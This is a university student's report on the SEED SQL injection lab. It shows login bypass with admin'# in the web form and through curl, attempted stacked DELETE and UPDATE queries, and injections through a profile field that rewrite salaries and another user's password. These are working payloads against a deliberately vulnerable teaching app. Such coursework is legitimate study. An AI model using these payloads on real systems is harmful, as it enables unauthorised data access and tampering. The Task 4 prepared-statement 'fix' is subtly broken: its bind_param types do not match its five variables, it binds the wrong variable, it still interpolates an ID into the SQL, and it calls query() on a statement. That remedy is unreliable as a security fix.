

PES UNIVERSITY
INFORMATION SECURITY
LAB 6 - SQL INJECTION
Aayush Kapoor PES2201800211

TASK 1:

```
[03/25/21]seed@PES2201800211_AAYUSH-A:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 7
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```

We first login into the MySQL console and switch the database in use to Users:

```
mysql> show tables;
+-----+
| Tables_in_Users |
+-----+
| credential      |
+-----+
1 row in set (0.00 sec)
```

On listing all the tables, we see that we have a single table named credential:

```
mysql> SELECT * FROM credential WHERE name='Alice';
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | | | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)

mysql>
```

Printing all the information of the employee 'Alice':

TASK 2:**TASK 2.1: SQL Injection attack from webpage**

Employee Profile Login

USERNAME admin'#

PASSWORD

Login

Copyright © SEED LABs

Entering the username as admin' # and password as admin and on login, we get the following output as displayed below:

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABs

The password entered here was just for the sake of completion because JavaScript can be used to check if the field has been filled and in case it is not, it might request for it by causing an alert or error and hence not launch a successful SQL Injection.

The # sign makes everything after 'admin' to be commented out, here the password. Hence, we were able to get all the information about the employees using the admin ID.

TASK 2.2: SQL Injection attack from command line

```
[03/25/21]seed@PES2201800211_AAYUSH-A:~$ curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27%3B%23&Password='
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and
edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head them
e.

NOTE: please note that the navbar items should appear only for users and the page with error login message should no
t have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">

  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ></a>

      <ul class="navbar-nav mr-auto mt-2 mt-lg-0" style='padding-left: 30px;'><li class='nav-item active'><a class='
      nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='
      nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='log
      offBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text-center'>
      <b> User Details </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><t
      h scope='col'>Username</th><th scope='col'>Eid</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope
      ='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph
      . Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>1021100
      2</td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Bobby</th><td>20000</td><td>30000</td><td>4/20</t
      d><td>10213352</td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</t
      d><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td>
      <td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><
      td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='ro
      w'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td><td></td><td></td><td></td></tr></t
      w'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td><td></td><td></td><td></td></tr></t
      body></table>
      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABS
        </p>
      </div>
      </div>
      <script type="text/javascript">
      function logout(){
        location.href = "logoff.php";
      }
      </script>
    </body>
  </html>[03/25/21]seed@PES2201800211_AAYUSH-A:~$
```

We see that all the employee's details are returned in an HTML tabular format. Hence, we were able to perform the same attack as in Task 2.1. The CLI commands can help in automating the attack, where Web UI don't. One major change from the web UI was to encode the special

characters in the HTTP request in the curl command. We use the following: Space - %20 or 3B; Hash (#) - %23 and Single Quote (') - %27.

TASK 2.3: Append a new SQL statement



The screenshot shows a web form titled "Employee Profile Login". It has two input fields: "USERNAME" and "PASSWORD". The "USERNAME" field contains the text "ayush' WHERE Name='Alice';#". The "PASSWORD" field contains the text "Password". Below the fields is a green "Login" button. At the bottom of the form, it says "Copyright © SEED LABs".

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'UPDATE credential SET Name='Aayush' WHERE Name='Alice';#' and Password='da39a3ee' at line 3]\n

The ; separates the two SQL statements at the web server. Here, we try to update the name of the entry with Name value as Alice to Name value as Megha. On clicking login, we see that an error is caused while running the query and our attempt to run a second SQL command is unsuccessful.

Employee Profile Login

USERNAME

credential WHERE Name='Alice';#

PASSWORD

.....

Login

Copyright © SEED LABs

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'DELETE FROM credential WHERE Name='Alice';#' and Password='d033e22ae348aeb5660fc' at line 3]\n

Now, we try something similar in order to delete a record from the database table. We enter:
admin'; DELETE FROM credential WHERE Name = 'Alice'; #

This SQL injection does not work against MySQL because in PHP's mysqli extension the `mysqli::query()` API does not allow multiple queries to run in the database server. The issue here is with the extension and not the MySQL server itself; because the server does allow multiple SQL commands in a single string. This limitation in MySQLi extension can be overcome by using `mysqli -> multiquery()`. But for security purposes, we should never use this API and avoid having multiple commands to be run using the SQL injection.

TASK 3:**TASK 3.1: Modify your own salary**

Alice Profile	
Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	

Before making any changes into Alice's profile.

Alice's Profile Edit

NickName	<input type="text" value="Aayush"/>
Email	<input type="text" value="alice@gmail.com"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="000 WHERE name='Alice';#"/>
Password	<input type="password" value="Password"/>

123', salary = 80000 WHERE name = 'Alice' # as SQL command in Phone Number.

Alice Profile

Key	Value
Employee ID	10000
Salary	80000
Birth	9/20
SSN	10211002
NickName	alicia
Email	alice@gmail.com
Address	
Phone Number	123

After saving the profile, the salary changes to 80000.

TASK 3.2: Modify other people’s salary

Boby Profile	
Key	Value
Employee ID	20000
Salary	30000
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Boby’s data before changing.

Alice's Profile Edit

NickName	<input type="text" value="bob"/>
Email	<input type="text" value="boby@gmail.com"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="salary = 1 WHERE Name='Boby';#"/>
Password	<input type="text" value="Password"/>

Save

Copyright © SEED LABs


Executing the SQL injection attack from Alice's account and on saving we get the updated salary of Bobby's as 1 dollar.

Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	bob
Email	boby@gmail.com
Address	
Phone Number	123

Copyright © SEED LABs

TASK 3.3: Modify other people’s password



Would you like Firefox to save this login for seedlabsqlinjection.com?

boby

seedboby

☒ Show password

Don't Save

Save

profile


Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	bob
Email	boby@gmail.com
Address	
Phone Number	123

Boby’s password before updating: seedboby


Alice's Profile Edit

NickName	<input type="text" value="boby"/>
Email	<input type="text" value="boby@gmail.com"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="'password') WHERE Name='Boby'#"/>
Password	<input type="text" value="Password"/>

Copyright © SEED LABs




After the attack from Alice's account, on using the same password we get error.



Password changed to password after the SQL Injection attack.

TASK 4:

```
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = $conn->prepare( "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password FROM credential
WHERE name= ? and Password=?");
$sql->bind_param("ss",$input_une, $hashed_pwd);
$sql->execute();
$sql->bind_result($id, $name, $eid, $salary, $birth, $phoneNumber, $address, $email, $nickname, $pwd);
$sql->fetch();
$sql->close();
if (!$result = $conn->query($sql)) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die('There was an error running the query [' . $conn->error . ']\n');
    echo "</div>";
}
/* convert the select return result into array type */
```



Modify the unsafe_home to prepared statement using prepare and other secured functions as shown above. And thus the error on SQL injection attack on webpage.

```
$conn = getDB();
// Don't do this, this is not safe against SQL injection attack
$sql="";
if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = "UPDATE credential SET
    nickname='$input_nickname',email='$input_email',address='$input_address',Password='$hashed_pwd',PhoneNumber='$input_phonenumber' where ID=
    $id;";
}else{
    // if password field is empty.
    $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber='$input_phonenumber'
    where ID=$id;";
}
$conn->query($sql);
$conn->close();
header("Location: unsafe_home.php");
exit();
?>
```

Unsafe_edit_backend.php before the changes.

```

$conn = getDB();
// Don't do this, this is not safe against SQL injection attack
$sql="";
if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,Password=?,PhoneNumber=? where ID=$id;");
    $sql->bind_param("ssss", $input_uname, $input_email, $input_address, $hashed_pwd, $input_phonenumber);
    $sql->execute();
    $sql->close();
}else{
    // if password field is empty.
    $sql = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,PhoneNumber=? where ID=$id;");
    $sql->bind_param("ssss", $input_uname, $input_email, $input_address, $input_phonenumber);
    $sql->execute();
    $sql->close();
}
// $conn->query($sql);
$conn->close();
header("Location: unsafe_home.php");
exit();
?>

```

Alice Profile

Key	Value
Employee ID	10000
Salary	80000
Birth	9/20
SSN	10211002
NickName	alice
Email	alice@gmail.com
Address	
Phone Number	123

Copyright © SEED LABs

After making changes with prepared statement countermeasure, we cannot edit Alice's salary.